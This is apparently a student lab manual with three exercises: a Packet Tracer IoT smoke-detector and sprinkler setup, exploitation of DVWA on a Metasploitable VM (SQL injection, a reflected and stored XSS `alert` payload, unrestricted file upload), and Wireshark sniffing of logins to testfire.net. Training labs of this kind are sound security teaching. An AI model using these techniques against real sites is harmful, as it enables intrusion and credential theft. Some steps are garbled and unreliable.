
Steps:

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car3.
- Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.

- Double click on Smokedetector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
 - Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3".
 - Now double click on Registration server and select services and select IOT and select "on".
 - Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.
 - Now select "signup" and type username & password as "admin" then press create.
 - Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.
 - Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.
- To obtain the smoke press ALT+ car.



Perform exploiting DVWA

a) Perform SQL injection on DVWA

b) Perform Cross-site scripting on DVWA


c) Perform File upload DVWA

- Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using: nbtscan.
Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities. Enter the username and password –
- username: admin, password: password
- Set the DVWA security to low.
- SQL Injection – Process by passing the queries, so that we can get unauthorized access.
- SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.
- XSS reflected-Used to add the script
 - <script>alert("hacked") </script>
- XSS stored -Used to add the script but the effect here is permanent.
- To check the vulnerability in the upload. We can upload any files that cause damage or hacking. If the website or any form does not specify the document type, we can easily add any scripts or txt format in order to hack.

The screenshot shows a terminal window on a Kali Linux desktop. The terminal output is as follows:

```
kali@kali:~$ nbtscan 192.168.56.0/24
Using NBT name scan for addresses from 192.168.56.0/24
IP Address   NetBIOS Name    Server   User      MAC address
192.168.56.1  LAPTOP-Q1Q0GV14  <server>  <unknown>  0a:00:27:00:00:00
192.168.56.102 METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.252 SentoFailed: Permission denied


kali@kali:~$ nano demo.txt
kali@kali:~$
```



Metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev@metasploit.com
Login with msfadmin/msfadmin to get started


- [TWiki](#)
- [phpMyAdmin](#)
- [MySQL](#)
- [DVWA](#)
- [WebDAV](#)



Username

Password

Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.
Here default username is 'admin' with password 'password'.



Damn Vulnerable Web Application (DVWA) v1.0.7

The screenshot shows a successful XSS attack on the DVWA application. A modal dialog box appears with the message "192.168.56.102 hacked" and an "OK" button. The DVWA navigation menu on the left includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout.

The screenshot shows a successful file upload to the DVWA application. A message indicates that ".../hackable/uploads/demo.txt successfully uploaded!". The DVWA navigation menu is visible on the left.

Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
demo.txt	23-Feb-2023 01:54	51	
dvwa_email.png	16-Mar-2010 01:56	667	




Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.102 Port 80

PERFORM SNIFFING

Perform Sniffing using Wireshark in kali linux

- Getting super access using the command \$ sudo -s
- Enter the command wireshark in the kali
- Meanwhile it will get opened in the separate page
- Search for testfire.net in firefox.
- There we should sign in using the username and password. Then you will be directed to another page.


- Select eth0 which we get from the wireshark. Then enter http on top of the page.








